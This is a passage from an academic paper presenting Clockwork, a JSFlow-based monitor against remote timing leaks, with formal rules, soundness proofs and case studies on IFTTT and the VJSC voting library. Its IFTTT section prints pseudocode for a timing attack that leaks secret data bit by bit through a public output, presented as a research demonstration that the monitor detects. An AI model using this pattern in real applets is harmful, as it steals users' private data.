(9)	<code>if h then h<sub>1</sub> = h<sub>2</sub></code>	no I/O	×	✓
(10)	<code>/* I/O last */ if h then h<sub>1</sub> = h<sub>2</sub>; out<sub>L</sub> (1)</code>	I/O last	×	✓
(11)	<code>out<sub>L</sub> (1); out<sub>L</sub> (2); if h then h<sub>1</sub> = h<sub>2</sub></code>	I/O first	×	✓
(12)	<code>while h do h = h; out<sub>L</sub> (1)</code>	timeout	×	✓

**Figure D.5:** Security definitions: TimSNI vs. RS.  
Enforcements: TypeS vs. Clockwork.

Program 9 executes an assignment depending on the value of secret variable  $h$ . TimSNI deems this program insecure because it always considers execution time to be observable by the attacker, and the program takes different time depending on the secret. In contrast, as the program does not exhibit any public outputs, RS deems it secure.

Program 10 illustrates the difference between a remote attacker that cannot observe when the program started executing and a local attacker that can. As in the previous example, this program is deemed insecure by TimSNI. In contrast, it is compliant with RS because even if the observation of 1 on channel  $L$  has a timestamp, the attacker cannot infer anything about the secret values because the attacker does not know when the program started executing. Indeed, the attacker initial and final knowledge sets are equal. Similarly, Program 11 is compliant with RS, but does not satisfy TimSNI.

Finally, Program 12 ( $p12$ ) illustrates insensitivity to leaks via timeouts. Recall that the program times out on initial memories  $m_0$  with  $m_0(h) \neq 0$ , giving  $tk(p12, \_, \epsilon) = \{m_0^h \mid m_0^h(h) \neq 0\}$ . As for any initial low memory  $m_L$ ,  $\{m_0^h \mid m_0^h(h) = 0\} = k(p12, m_L, \epsilon :: (1, t)_L) \supseteq k(p12, m_L, \epsilon) \setminus tk(c, m_L, O|_L) = \{m_0^h \mid m_0^h(h) = 0\}$ , the program is accepted by RS. It is rejected by TimSNI for similar reasons as above. This indicates that RS is more permissive than TimSNI as it considers a weaker attacker model, in line with attackers models on IoT platforms such as IFTTT.

## D.3 Enforcement


This section presents Clockwork, our security monitor. Recall that “adhering to constant-time programming is hard” [4]. We target pushing the boundaries of what can be done without resorting to constant-time programming. At the same time we target avoiding other conservative measures, such as labeling all clock readings as sensitive [55], wrapping all conditionals that branch on secrets into atomic statements [59], disallowing public outputs after branching on secrets [56], or disallowing looping on secrets [1, 50, 59].

### D.3.1 Security monitor

The examples in Figure D.5 identify patterns of secure and insecure programs, which we use for the design of the monitor. Note that all these examples, secure and insecure, are rejected by traditional constant-time type-based enforcements (TypeS) in the style of Volpano and Smith [59] and Agat [1, 50]. Our goal is to improve permissiveness.

Clockwork consists of two components: untimed and timed. The untimed component leverages standard dynamic information flow tracking [11, 16, 37, 40] extended with bookkeeping of histories. This component is sufficient to reject explicit and implicit flows as in Programs 1 and 2. The timed component is unique to our setting. We focus on this component in the presentation of the monitor.

The timed component enforces the following discipline. It allows a single low output after a high-guarded control flow statement only if no clock readings were



**Figure D.6:** Security monitor as state automaton. Transitions consists of (i)  $P = H$  denoting context upgrade from L to H for the first time, (ii)  $\text{out}_L$  denoting an output on the low channel  $\text{out}_L(e)$ , for some  $e$ , and (iii)  $\text{time}$  denoting a time read  $x$  `getsTime`, for some  $x$ . All states are terminal. The hatched states reflect automaton states where time reads are allowed. The state in the dark node does not allow any further low outputs.

performed before and it disallows any low output after a high-guarded control flow statement if at least one low output was performed before, irrespective of when the clock readings were made.

**Security state** We extend the configuration from the previous section with a security state  $st = (S, P, \Gamma, T, Q)$ . We use a program counter ( $pc$ ) mechanism to record the security level of the guard in the current control-flow context. The security state tuple contains a stack of program counters  $S$  (initially empty), a security label  $P$  denoting the highest program counter ever pushed onto the stack (initially L), a typing environment  $\Gamma$ , a boolean  $T$  denoting whether any time-reading clock invocations have been made (initially  $ff$ ), and a boolean  $Q$  denoting whether any low outputs have been produced (initially  $ff$ ).  $\Gamma$  is defined as previously, a mapping from program variables  $x$  to security levels  $\ell$  drawn from a lattice of security levels  $\mathcal{L} = (\{L, H\}, \sqsubseteq)$ . Of these,  $S$  and  $\Gamma$  are standard [11, 16, 37, 40] while  $P$ ,  $T$ , and  $Q$  are novel to our mechanism.

Figure D.6 illustrates the use of security states by depicting the timed component of our security monitor as a state automaton. In case the program enters high context before having read time or produced low output (moving down from the start node of the automaton), we allow a single low output or time read. In the other case (moving right from the start node) we allow low outputs and time reads until we enter high context. After that time reads are still allowed but not low outputs. All states are terminal. The hatched states reflect states where time reads are allowed. The state in the dark node does not allow any further low outputs.

**Security monitor semantics** The semantics of our security monitor Clockwork is defined by judgment  $\langle c, m, hst, st \rangle \rightarrow \langle c', m', hst', st' \rangle$  which reads as program  $c$  in

memory  $m$ , with program execution history  $hst$  and security state  $st$  after a single step of computation reaches configuration  $\langle c', m', hst', st' \rangle$ . Figure D.7 illustrates the semantic rules of Clockwork. When evaluating an expression, the security monitor returns both a value and a security label. The gray highlighting spotlights the timed features of the monitor.

The state  $st$  involves several additional security checks that need to be satisfied before the monitor allows for a new step in the computation. In the following, we discuss some of the most important rules of Clockwork.

Rule SEC-ASSIGN checks for explicit flows. In combination with rules SEC-IF, SEC-WHILE, and SEC-END, it also tracks implicit flows. Rules SEC-IF and SEC-END keep track of the stack  $S$  of program counters, pushing and popping the current  $pc$  respectively (similarly in SEC-WHILE and SEC-END). Function  $lev(S)$  on stack  $S = \ell_1 :: \dots :: \ell_k$  is defined to return the join  $\sqcup_{i=1}^k \ell_i$  of the levels on the stack.  $lev(S)$  is thus H if and only if  $H \in S$ .

Rules SEC-IF and SEC-WHILE record the first branching on H by updating  $P$ . These rules also implement standard *no-sensitive upgrade (NSU)* checks [8, 61] which do not allow relabeling variables whose security level is below the context level. Thus, assignment of expression  $e$  to variable  $x$  is allowed only if the security level of  $x$  is not below the security level of the security context ( $lev(S) \sqsubseteq \Gamma(x)$ ). This rightfully rejects the implicit flow in Program 2.

Rule SEC-TIME updates the security state by setting  $T$  to  $tt$ , recording that a time read has been made. Otherwise, it is similar to rule SEC-ASSIGN.

Rules SEC-OUTPUT-\* illustrate the cases when a (low) output is allowed. A first requirement is that outputting  $e$  on channel  $\ell$  is permitted if the security level  $\ell_e$  of  $e$  is not above the label  $\ell$  of the channel ( $\ell_e \sqsubseteq \ell$ ). This rightfully rejects the explicit flow in Program 1.

Rule SEC-OUTPUT-1 captures the case when the highest  $pc$  ever pushed onto the stack is L, i.e.,  $P = L$ , irrespective of whether any low outputs have been previously produced. The two upper automaton states in Figure D.6 are captured by this rule. This allows us to rightfully accept Program 11. The case when the highest  $pc$  on the stack is H is considered by rule SEC-OUTPUT-2, matching the two lower states of the automaton in Figure D.6. The rule allows for only a single low output, under the condition that no prior time reads were performed. This rightfully rejects Programs 3 to 8.

The delay leaks in Programs 7 and 8 show that an enforcement attempting to be liberal with time reads by, e.g., not restricting the time reads but instead tainting time as soon as the computation entered the first high context would be unsound. Indeed, allowing output on the low channel as in these programs is insecure. The insecurity is captured by our monitor because the attempted output is preceded by a time read and high branching.

At the same time, these restrictions do not prevent us from rightfully accepting Programs 9, 10, and 12.

**Alternative enforcement** Another enforcement pattern is to restrict the data affected by the time reads, and not the time reads themselves. The enforcement can be achieved by introducing time taints into the security labels and treating the in-

**Expression evaluation:**

$$\langle v, m, \Gamma \rangle \Downarrow v : \mathbb{L} \quad \frac{\Gamma(x) = \ell \quad m(x) = v}{\langle x, m, \Gamma \rangle \Downarrow v : \ell}$$

$$\frac{\langle e_i, m, \Gamma \rangle \Downarrow v_i : \ell_i \quad (i = 1 \dots n) \quad v = f(v_1, \dots, v_n) \quad \ell = \sqcup_{i=1}^n \ell_i}{\langle f(e_1, \dots, e_n), m, \Gamma \rangle \Downarrow v : \ell}$$

**Command reduction:**

SEC-ASSIGN

$$\frac{\langle e, m, \Gamma \rangle \Downarrow v : \ell \quad st = (S, P, \Gamma, T, Q) \quad lev(S) \sqsubseteq \Gamma(x) \quad st' = (S, P, \Gamma[x \mapsto \ell \sqcup lev(S)], T, Q)}{\langle x = e, m, hst, st \rangle \rightarrow \langle \mathbf{stop}, m[x \mapsto v], hst :: \mathbf{asn}(x, e), st' \rangle}$$

SEC-SEQ-1

$$\frac{\langle c_1, m, hst, st \rangle \xrightarrow{o} \langle c'_1, m', hst', st' \rangle}{\langle c_1; c_2, m, hst, st \rangle \xrightarrow{o} \langle c'_1; c_2, m', hst', st' \rangle}$$

SEC-SEQ-2

$$\frac{}{\langle \mathbf{stop}; c, m, hst, st \rangle \rightarrow \langle c, m, hst, st \rangle}$$

SEC-END

$$\frac{st = (S :: pc, P, \Gamma, T, Q) \quad st' = (S, P, \Gamma, T, Q)}{\langle \mathbf{end}, m, hst, st \rangle \rightarrow \langle \mathbf{stop}, m, hst :: \mathbf{join}, st' \rangle}$$

SEC-IF

$$\frac{\langle e, m, \Gamma \rangle \Downarrow v : \ell \quad v \neq 0 \Rightarrow i = 1 \quad v = 0 \Rightarrow i = 2 \quad st = (S, P, \Gamma, T, Q) \quad st' = (S :: \ell, P \sqcup \ell, \Gamma, T, Q)}{\langle \mathbf{if } e \mathbf{ then } c_1 \mathbf{ else } c_2, m, hst, st \rangle \rightarrow \langle c_i; \mathbf{end}, m, hst :: \mathbf{br}(e), st' \rangle}$$

SEC-WHILE

$$\frac{\langle e, m, \Gamma \rangle \Downarrow v : \ell \quad v \neq 0 \Rightarrow c' = c; \mathbf{end}; \mathbf{while } e \mathbf{ do } c \quad v = 0 \Rightarrow c' = \mathbf{end} \quad st = (S, P, \Gamma, T, Q) \quad st' = (S :: \ell, P \sqcup \ell, \Gamma, T, Q)}{\langle \mathbf{while } e \mathbf{ do } c, m, hst, st \rangle \rightarrow \langle c', m', hst :: \mathbf{br}(e), st' \rangle}$$

SEC-TIME

$$\frac{t = stmp(hst) \quad st = (S, P, \Gamma, T, Q) \quad lev(S) \sqsubseteq \Gamma(x) \quad st' = (S, P, \Gamma[x \mapsto P], tt, Q)}{\langle x \mathbf{ getsTime}, m, hst, st \rangle \rightarrow \langle \mathbf{stop}, m[x \mapsto t], hst :: \mathbf{asn}(x, t), st' \rangle}$$

SEC-OUTPUT-1

$$\frac{\langle e, m, \Gamma \rangle \Downarrow v : \ell_e \quad st = (S, L, \Gamma, T, Q) \quad t = stmp(hst :: \mathbf{o}(e, \ell)) \quad \ell_e \sqsubseteq \ell \quad \ell \neq \mathbb{L} \Rightarrow st' = st \quad \ell = \mathbb{L} \Rightarrow st' = (S, L, \Gamma, T, tt)}{\langle \mathbf{out}_\ell(e), m, hst, st \rangle \xrightarrow{(v, t)\ell} \langle \mathbf{stop}, m, hst :: \mathbf{o}(e, \ell), st' \rangle}$$

**Figure D.7:** Semantics of security monitor Clockwork. The timed features are highlighted in gray.

$$\begin{array}{c}
 \text{SEC-OUTPUT-2} \\
 \hline
 \langle e, m, \Gamma \rangle \Downarrow v : \ell_e \\
 st = (S, H, \Gamma, T, Q) \quad t = \text{stmp}(hst :: \mathbf{o}(e, \ell)) \quad \text{lev}(S) \sqcup \ell_e \sqsubseteq \ell \\
 \ell \neq \perp \Rightarrow st' = st \quad \ell = \perp \Rightarrow (T \vee Q = \text{ff}) \wedge st' = (S, H, \Gamma, T, tt) \\
 \hline
 \langle \mathbf{out}_\ell(e), m, hst, st \rangle \xrightarrow{(v, t)_\ell} \langle \mathbf{stop}, m, hst :: \mathbf{o}(e, \ell), st' \rangle
 \end{array}$$

**Figure D.7:** Semantics of security monitor Clockwork. The timed features are highlighted in gray (cont.)

formation that depends on time reads as time-tainted. Then **time** in Figure D.6 can be interpreted as events that branch on time-dependent data rather than time reads. Under this discipline  $\mathbf{out}_\perp(e)$  would be allowed under  $P = H$  as long as  $e$  is not time-tainted. This means that programs like

```

x getTime;
c(h, l); // does not use x
y getTime;
... // use x and y to compute time statistics
out⊥(1)

```

where  $c(h, l)$  is explicit and implicit flow-free can be accepted. However, while this alternative gains permissiveness in one way, it loses permissiveness in another, due to the NSU restrictions when tracking time-taintedness. This means the execution of secure programs such as

```

x getTime;
if seconds(x) % 2 then y = 1

```

is blocked when taking the then branch because redefining untainted variables in a tainted context is illegal. While the program is problematic for this alternative enforcement, Clockwork rightfully accepts it.

### D.3.2 Soundness

We begin to present the formal guarantees of our system by introducing a semantics preservation result: any program accepted by the security monitor preserves the original semantics of that program. Formal definitions of relations stated here only informally are reported in the appendix, together with proofs of the statements below.

**Lemma D.1** (Semantics preservation). *Given  $\text{stmp}()$ , for any program  $c$ , memory  $m$ , and history  $hst$ , if  $\langle c, m, hst, \_ \rangle \xrightarrow{O} \langle c', m', hst', \_ \rangle$  then  $\langle c, m, hst \rangle \xrightarrow{O} \langle c', m', hst' \rangle$ .*

Recall that the semantics of the monitor is parametric in function  $\text{stmp}()$ . We assume our selection of function  $\text{stmp}()$  ignores the computational timing costs involved by the additional security checks performed by Clockwork. Recall also that

$stp()$  is a function on histories. Thus, for two equal history sequences  $stp()$  returns the same timestamp, irrespective of the memories that led to those histories.

By observing the security automaton in Figure D.6, we can see that a flexible  $stp()$  function leads to an enforcement compatible with a variety of cache models.

Consider the trace of a program run which has not entered a high context. This corresponds to the two upper states of the automaton where  $P$  is L. In these states the monitor forces the control path to be independent of the secrets. This means that any other trace originating in a low-equal initial memory must run in *strong lockstep* with the original trace. Strong lockstep is a strong notion: the security monitor configurations must be identical, with the only component that may differ being the high parts of the memories. Because the  $stp()$  function only depends on the history and not on the memory, strong lockstep implies that the timestamps computed for the respective events by  $stp()$  will also be identical in both traces. The timestamps of the respective events will always be the same because the sequences of executed instructions are identical.

Next, consider the trace of a program run which has entered high context. This corresponds to the two lower states of the automaton where  $P$  is H. The  $stp()$  function is not important in these states. In the lower left state, we allow at most one low output or time read, but the attacker will not be able to learn anything from the output's timestamp because the attacker does not know when the computation started and there are no other low outputs or time reads to relate to. In the lower right state, no further low output is allowed, which obviously implies that the attacker will not be able to learn anything further.

This brings us to the main result of this section: Clockwork enforces remote security.

**Theorem D.2** (Soundness). *Given timeout and  $stp()$ , for any program  $c$ , initial memory  $m_0$ , and timestamp  $t_0$ , if  $\langle c, m_0, t_0, st_0 \rangle \xRightarrow{O} \langle c', m, hst, st \rangle$  and  $O|_L = O_L :: o$ , then  $k(c, m_0^L, O_L :: o) \supseteq k(c, m_0^L, O_L) \setminus tk(c, m_0^L, O_L)$ .*

*Proof.* By contradiction. Assuming the inverse of  $k(c, m_0^L, O_L :: o) \supseteq k(c, m_0^L, O_L) \setminus tk(c, m_0^L, O_L)$ , there exists  $m_2 = m_0^L \uplus m_2^H$  such that  $m_2^H \in k(c, m_0^L, O_L) \setminus tk(c, m_0^L, O_L)$ , but  $m_2^H \notin k(c, m_0^L, O_L :: o)$ . At the same time, because  $\langle c, m_0, t_0, st_0 \rangle \xRightarrow{O} \langle c', m, hst, st \rangle$ , there exists  $m_1 = m_0^L \uplus m_1^H$  so that  $m_1^H \in k(c, m_0^L, O_L :: o)$  and  $m_1 \notin tk(c, m_0^L, O_L)$ , implying  $m_1^H \in k(c, m_0^L, O_L) \setminus tk(c, m_0^L, O_L)$ .

To establish contradiction, we prove the sequence of low outputs  $O_L :: o$  of the monitored execution in  $m_1$  is mirrored by equivalent configurations in the monitored execution that originates from  $m_2$ :

$$\begin{array}{ccccccc}
 cfg_1 & \xrightarrow{O_L} & cfg'_1 & \xrightarrow{\epsilon} & cfg''_1 & \rightarrow^* & cfg_1^{iv} \searrow & cfg_1^v & \rightarrow^* & cfg_1^n & \xrightarrow{O} & cfg_1''' \\
 & & \sim(1) & & & & \sim(2) & & \sim(3) & & & \\
 cfg_2 & \xrightarrow{O_L} & cfg'_2 & \xrightarrow{\epsilon} & cfg''_2 & \rightarrow^* & cfg_2^{iv} \searrow & cfg_2^v & \rightarrow^* & cfg_2^n & \xrightarrow{O'} & cfg_2'''
 \end{array}$$

The first row indicates the execution originating from  $m_1$ , while the second row the execution originating from  $m_2$ .  $\nearrow$  indicates a (first) change in  $pc$  from L to

$H, \searrow$  indicates a change in  $pc$  from  $H$  to  $L$ .  $\epsilon$  indicates no output is produced in transition  $\nearrow$ .

We make use of confinement and lockstep reasoning to prove equivalences 1-3, depending on when the first branching on a secret (which flips  $P$  from  $L$  to  $H$ ) is encountered. Strong equivalence is preserved when  $P = L$  giving (1), confinement gives equivalence (2), while weak equivalence is preserved when  $P = H$  giving (3). The latter is sufficient for mirroring the runs because no low outputs are allowed under high  $P$ . The full proof is reported in the appendix, together with the formal definitions of the equivalences and the auxiliary lemmas. ■

## D.4 Generalization to arbitrary lattices

In order to generalize the monitor to arbitrary lattices of security levels, we keep track of not only the previous low outputs, but the previous outputs at all levels. Thus, we overload boolean  $Q$  from the security state in Section D.3 to represent a function from security levels to booleans: if  $Q$  maps security level  $\ell$  to  $tt$  (resp.  $ff$ ) then an output at level  $\ell$  has occurred (resp. has not occurred). The goal of the monitor is to only allow flows from lower to higher security levels. With the exception of the output rules, the generalized monitor rules remain as in Figure D.7, but  $Q$  is considered now to be a function, as described above, and not a boolean. The output rules change as follows:

$$\begin{array}{c} \text{GEN-SEC-OUTPUT-1} \\ \frac{st = (S, P, \Gamma, T, Q) \quad P \sqsubseteq \ell \quad \langle e, m, st \rangle \Downarrow v : \ell_e \quad t = \text{stmp}(hst :: \mathbf{o}(e, \ell)) \quad \ell_e \sqsubseteq \ell \quad st' = (S, P, \Gamma, T, Q[\ell \mapsto tt])}{\langle \mathbf{out}_\ell(e), m, hst, st \rangle \xrightarrow{(v, t)\ell} \langle \mathbf{stop}, m, hst :: \mathbf{o}(e, \ell), st' \rangle} \end{array}$$

$$\begin{array}{c} \text{GEN-SEC-OUTPUT-2} \\ \frac{st = (S, P, \Gamma, T, Q) \quad P \not\sqsubseteq \ell \quad \langle e, m, st \rangle \Downarrow v : \ell_e \quad t = \text{stmp}(hst :: \mathbf{o}(e, \ell)) \quad \text{lev}(S) \sqcup \ell_e \sqsubseteq \ell \quad \forall \ell'. \ell' \sqsubseteq \ell. Q(\ell') = ff \quad T = ff \quad st' = (S, P, \Gamma, T, Q[\ell \mapsto tt])}{\langle \mathbf{out}_\ell(e), m, hst, st \rangle \xrightarrow{(v, t)\ell} \langle \mathbf{stop}, m, hst :: \mathbf{o}(e, \ell), st' \rangle} \end{array}$$

Rule GEN-SEC-OUTPUT-1 applies if  $P \sqsubseteq \ell$ , that is if the output channel level ( $\ell$ ) is equal to or higher than the highest  $pc$  encountered so far ( $P$ ). If expression  $e$  is allowed on channel  $\ell$  ( $\ell_e \sqsubseteq \ell$ ), the security state is updated to record that there was an output at level  $\ell$  ( $Q[\ell \mapsto tt]$ ).

Rule GEN-SEC-OUTPUT-2 applies if  $P \not\sqsubseteq \ell$ . Intuitively, this means the output may leak information about previous higher branches. In order to avoid leaks due to clock readings (as in Program 3), we require  $T = ff$ . In order to prevent the attacker from learning information about the time of the current output by inspecting the timestamps of the previous outputs, we require no previous outputs at level lower than or equal to  $\ell$  to have occurred (constraint  $\forall \ell'. \ell' \sqsubseteq \ell. Q(\ell') = ff$ ). A leaking example in this case, when considering a lattice with  $L \sqsubseteq M \sqsubseteq H$ , is a program similar to Program 4 where the second output is sent on channel  $M$  (instead of  $L$ ).

In order to claim the security guarantees of the generalized monitor, we generalize the knowledge of the attacker observing at level  $\ell$  or below to an arbitrary lattice. Similarly, the generalized attacker’s knowledge is parameterized in  $stmp()$ .

**Definition D.4** (Generalized attacker’s knowledge).

$$k_\ell(c, m_0^\ell, O_\ell) = \{m_0^H \mid \exists t_0. \langle c, m_0, t_0 \rangle \xrightarrow{O}^* \wedge O_\ell = O|_\ell\},$$

where  $m_0^\ell$  maps all variables with level  $\sqsubseteq \ell$  to their values,  $m_0^H$  maps all variables with level  $\not\sqsubseteq \ell$  to their values, and  $m_0 = m_0^\ell \uplus m_0^H$ .

We generalize the timeout knowledge in a similar way, also parameterized in  $stmp()$ .

**Definition D.5** (Generalized timeout knowledge).

$$tk(c, m_0^\ell, O_\ell) = \{m_0^H \mid \exists t_0. \langle c, m_0, t_0 \rangle \uparrow O \wedge O_\ell = O|_\ell\},$$

where  $m_0^\ell$  and  $m_0$  are defined as in Definition D.4.

The soundness theorem for the generalized monitor is stronger than the one in Section D.3 since we can enforce security for attackers that can observe at any security level (not only L).

**Theorem D.3** (Soundness for generalized monitor). *Given timeout and  $stmp()$ , for any level  $\ell$ , program  $c$ , initial memory  $m_0$ , and timestamp  $t_0$ , if  $\langle c, m_0, t_0, st_0 \rangle \xrightarrow{O}^* \langle c', m, hst, st \rangle$  and  $O|_\ell = O_\ell :: o$ , then  $k_\ell(c, m_0^\ell, O_\ell :: o) \supseteq k_\ell(c, m_0^\ell, O_\ell) \setminus tk_\ell(c, m_0^\ell, O_\ell)$ .*

The proof of the theorem is reported in the appendix.

## D.5 Implementation

We implement the security monitor in Figure D.7 as an extension to JSFlow [39], a state-of-the-art information flow tracker for JavaScript. We then evaluate it on a set of both secure and insecure programs to assess its soundness and demonstrate its permissiveness. The implementation of the monitor and the benchmarks are available publicly [15].

**Extension to JSFlow** The implementation of our monitor closely follows the semantics of Clockwork. We extend the context of the JSFlow monitor with two boolean variables, tracking whether any time-reading clock invocations have been made (initially *ff*), and whether any low outputs have been produced (initially *ff*), as well as a security label tracking the highest program counter ever pushed onto the stack (initially L). The other components of the security state are already defined by JSFlow.

By default, JSFlow treats any clock readings via the Date construct as high. Hence, we modify the monitor such that the label assigned will be instead the highest label of the program context  $pc$ . Also, whenever a Date constructor is invoked,

we record it by setting the corresponding boolean variable to *tt*. Similarly, whenever a conditional or loop statement branches on a high guard, or a low output is produced for the first time, we update the corresponding variables accordingly.

**Evaluation** We evaluate our monitor on a set of secure and insecure benchmark programs. The benchmark suite includes the 12 programs from Figure D.5. In addition, we utilize the publicly available benchmarks by Bastys et al. [16] to extract programs that model popular third party IFTTT apps (13 programs with and 13 programs without timing leaks) as well as code gathered from online forums (7 programs with and 7 programs without timing leaks). The experiments demonstrate that our monitor rejects all insecure programs, while accepting all secure programs.

## D.6 Case studies: IFTTT and VJSC

In this section we demonstrate the feasibility of our monitor on a case study with IFTTT, a popular IoT app platform, and a case study with VJSC, a state-of-the-art cryptographic library for implementing e-voting clients.

At the core of IFTTT are so-called *applets*, reactive apps that include *triggers*, *actions*, and *filter* code. When the event specified by the trigger (e.g., “If I’m approaching my home”) is fired, the event specified by the action (e.g., “Switch on the smart home lights”) is executed. App makers can use filter code to customize the action event (e.g., “to red”). If present, the filter code is invoked after the trigger has been fired and before the action is dispatched. Previous related work gives an overview of trigger-action IoT platforms [10, 34].

We will further focus on the filter code, as it is not visible to the user installing an applet. Therefore, a malicious app maker can write filter code that exfiltrates the user private information upon installation and execution of an applet [16]. Filter code consists of JavaScript code snippets with APIs pertaining to the services the applet uses. The code is run in a sandbox and it cannot block or perform any I/O operations other than by using APIs to configure the output actions of the applet. Moreover, the filter code is executed in batch mode and it is forced to terminate upon a timeout. If the timeout is not exceeded, the output actions take place after the filter code has terminated.

IFTTT applets are an excellent use case for illustrating our remote attacker model and for validating the soundness and permissiveness of our monitor: the filter code manipulates sensitive information from trigger APIs (e.g., user location, voice-controlled assistants, email or calendar events). Further, the filter code may perform secret-dependent branching and clock readings via Date APIs and IFTTT-specific timing APIs, such as `Meta.currentUserTime` and `Meta.triggerTime`, and may only lead to at most one output action. In this model, a malicious app maker has no direct knowledge of the execution time of a trigger, unless it performs clock readings via timing APIs. We remark that IFTTT-specific timing APIs such as `Meta.currentUserTime` and `Meta.triggerTime` always yield the same clock readings within a single run and therefore are only exploitable in combination with Date APIs.

The Open Verificatum project [60] provides implementations of cryptographic primitives and protocols that can be used to implement a wide range of electronic

voting systems. The software has been used in real elections to tally more than 3,000,000 votes, including elections in Norway, Spain, and Estonia. We focus on the client-side Verificatum JavaScript Crypto (VJSC) library, which provides encryption primitives needed in e-voting. Specifically, VJSC allows generating public and private key pairs based on (variations of) the El Gamal cryptosystem, and uses them to encrypt votes and send them to a central server leveraging a mix-net infrastructure. In this case, we assume a network attacker that can observe the presence of an encrypted vote on the network whenever it is sent by the client.

## **D.6.1 Remote timing attacks on IFTTT**

We show that even if explicit and implicit flows are ruled out (e.g., assume a monitor is in place to block these flows in IFTTT [16]), it is still possible for malicious apps to exfiltrate the user private information. We have implemented and tested the following malicious pattern:

```
x = secretAPI();
xBin = convertToBinary(x);
hacked = "";
for (i=0 to maxConstant){
  startTime = getTime();
  if (xBin(i) == 0){long_computation();}
  else {short_computation();}
  endTime = getTime();
  if (endTime - startTime > 0) {hacked += 0;}
  else {hacked += 1;};}
out_l(binToAscii(hacked));
```

The program magnifies a pattern similar to Programs 3 and 4 from Figure D.5 to exfiltrate the sensitive data in `secretAPI()`. Specifically, the malicious code above first converts `x` to a binary string, then leaks each bit by performing a `long_computation()` whenever the bit is 0, and a `short_computation()` otherwise. Observe that both computations manipulate only secret data, thus evading any checks for implicit flows. By measuring the execution time of each branch, we can reliably learn a secret bit. In fact, the time difference is 0 only when `short_computation()` is executed. The leak can be easily magnified using a loop scanning each bit up to a predefined public constant. Finally, the bitstring is converted to an ASCII string and sent over a public channel.

Our experiments reliably exfiltrate strings of 350 bits before reaching the timeout. As a result, our timing attack can leak any ASCII string up to 50 characters. We verified the feasibility of the attacks by creating private IFTTT applets from a test user account. By restricting applets to this account, we ensured they did not affect other users. Our experiments show that a malicious applet implementing the attack can exfiltrate sensitive information such as user location (using `Location` APIs as triggers and `Gmail` APIs as actions), and voice-assisted commands (using `Google Assistant` APIs as triggers and `Gmail` APIs as actions). Other services vulnerable to our timing attack include email subjects and conversations, social network private feeds, trip details on connected cars, or phone numbers and contact data. Our monitor detects the attack as expected.

Generally, filter code is inherently basic (typically tens of lines of code) and thus naturally within the reach of our monitor. Monitored executions take around 5 milliseconds, which is tolerable as IFTTT actions are allowed up to 15 minutes to execute [41].

## **D.6.2 Remote timing leaks in VJSC**

We deployed the monitor to track remote timing leaks in the encryption routines in VJSC. As it is common in this setting, the client code is pre-loaded on a voting device. Hence, a network attacker has no reference point of when its execution has started. Several assets such as the vote, the randomness seed, or the client private key must be protected from remote timing leaks. We emulate the output of an encrypted vote by a public output representing the ciphertext. The encryption algorithms make heavy use of secret branching, yet perform no time reads. Our monitor detected no remote timing leaks when covering the main encryption routines in VJSC. The results indicate that our approach can be used to analyze real-world software. JSFlow is a security-enhanced JavaScript interpreter written itself in JavaScript and our monitor inherits JSFlow’s performance penalties. Monitored executions take around 10 minutes, indicating the security monitor for cryptographically-heavy scenarios can be better suited for security testing rather than for deployment at runtime.

## **D.7 Related work**

We discuss related work with respect to timing-sensitive information flow control, practical remote timing attacks, and information flow in IoT apps.

**Timing-sensitive information flow control** As mentioned earlier, previous approaches to timing-sensitive information flow control target specific types of timing leaks, having yet to address their combination. Agat [1] suggests closing timing leaks by a transformation that inserts dummy instructions and proves that well-typed padded programs satisfy a bisimulation-based security condition. He assumes a local attacker. Barthe et al. [13] propose to remove timing leaks as defined by Agat in [1] by using transaction mechanisms. Köpf and Basin [43] study information-theoretic metrics for adaptive side-channel attacks and analyze timing and power attacks on hardware implementations.

Askarov et al. [7] show how to mitigate timing leaks by a blackbox mechanism that inserts output delays as to bound the amount of information leaked via timing as a function of elapsed time. The approach is essentially based on quantizing the time of output. If the output is produced earlier it is buffered. If the output misses the deadline, the quantum is increased to control the leak bandwidth. The elegance of this approach is that it is independent of the types of timing flow, similarly to our enforcement. A drawback is that leaks are not prevented but instead “stretched” over time. Zhang et al. [62] build on this approach to provide language support for whitebox mitigation.

Pedersen and Askarov [45] treat timing leaks via garbage collectors. The time is formalized as the number of steps taken by the program and includes the steps made

by the garbage collector. Their security definition is parametric in the maximum size of the heap, which determines when the garbage collector is invoked. Other timing channels, e.g., due to cache or JIT, are orthogonal to their approach.

Brennan et al. [21] investigate JIT-based leaks in JVM programs. They present a practical study that identifies vulnerability templates and analyzes some standard Java classes for JIT-based side channels.

Recall that internal timing leaks occur when the timing behavior of threads affects the interleaving of attacker-visible events via the scheduler. There are ways to prevent schedulers from internal timing leaks [47, 48, 56].

Cache-based timing attacks can be devastating for cryptographic implementations [2, 3]. A popular approach in preventing them is to target constant-time execution (e.g., [3, 4, 18, 35]). In particular, Almeida et al. [4] observe that constant time is only needed with respect to public output, thus gaining some expressiveness in the analysis, which still deals with the local attacker and specific timing channels. Barthe et al. [12] explore the problem of preserving side-channel countermeasures by compilation of cryptographic constant-time implementations. Their security property also considers an abstract leakage function, but in contrast to our work they assume a local attacker that knows when the program started its execution.

Ene et al. [31] build on the work of Almeida et al. [4] and propose a type system with output-sensitive constant-time guarantees, accompanied by a prototype to verify LLVM implementations. Their security condition models a local attacker, similarly to Almeida et al.

Rakotonirina and Köpf [46] study information aggregation over multiple timing measurements. Similarly to us, they observe that adversary capabilities are often excessively restrictive in formal models, mismatching settings of real-world attacks. They introduce a differential-time adversary, which enables reasoning about information aggregation and study quantitative effects of divide-and-conquer attacks. The differential-time adversary is useful for modeling a weaker adversary in the presence of noise in the time measurements, which makes sense in a remote setting. Note that our attacker may combine both differential- and absolute-time capabilities because programs have access to real-time clocks. Vasilikos et al. [58] utilize time automata to study adversaries parametrized in the granularity of the clock.

**Practical remote timing attacks** Remote timing attacks are (still) practical [22, 23]. Felten and Schneider [32] exploit caching in browsers to leak the browsing history of web users. Bortz and Boneh [19] demonstrate cross-site timing attacks to learn whether the user is logged in to another site. Chen et al. [28] demonstrate how a vulnerable autocompletion mechanism in a healthcare web application leaks sensitive information about the user despite the HTTPS protection of the traffic.

